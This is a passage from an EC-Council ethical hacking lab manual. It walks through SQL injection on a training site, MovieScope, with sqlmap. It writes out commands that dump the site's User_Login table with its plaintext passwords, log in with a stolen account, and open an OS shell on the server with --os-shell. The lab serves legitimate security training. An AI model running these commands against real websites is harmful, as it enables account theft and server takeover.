


Figure 1.2.11: Tables present in the moviescope database

TASK 2.4

Retrieve User Accounts

23. Now, type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="<cookie value which you have copied in Step 8>" -D moviescope -T User_Login --dump** and press **Enter** to dump all the **User_Login** table content.




Figure 1.2.12: Dumping user profiles of moviescope website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. sqlmap retrieves the complete **User_Login** table data from the database moviescope, containing all users' usernames under the **Uname** column and passwords under the **password** column, as shown in screenshot.

25. You will see that under the **password** column, the passwords are shown in plain text form.




Figure 1.2.13: Retrieving the username and password information from the moviescope database

26. To verify if the login details are valid, you should try to log in with the extracted login details of any of the users. To do so, switch back to the web browser, close the **Developer Tools** console, and click **Logout** to start a new session on the site.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.5

Log in to MovieScope using Different Account

27. The **Login** page appears; log in into the website using the retrieved credentials **john/qwerty**.

Note: If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.

28. You will observe that you have successfully logged into the MovieScope website with john's account, as shown in the screenshot.




Figure 1.2.14: john's account on MovieScope

29. Now, switch back to the **Parrot Terminal** window. Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="<cookie value which you have copied in Step 8>" --os-shell** and press **Enter**.

Note: In this query, **--os-shell** is the prompt for an interactive OS shell.




Figure 1.2.15: sqlmap targeting MovieScope

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

30. If the message **do you want sqlmap to try to optimize value(s) for DBMS delay responses** appears, type **Y** and press **Enter** to continue.




Figure 1.2.16: Optimize DBMS delay responses

31. Once sqlmap acquires the permission to optimize the machine, it will provide you with the OS shell. Type **hostname** and press **Enter** to find the machine name where the site is running.

32. If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.




Figure 1.2.17: Hostname command in sqlmap

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

33. sqlmap will retrieve the hostname of the machine on which the target web application is running, as shown in the screenshot.

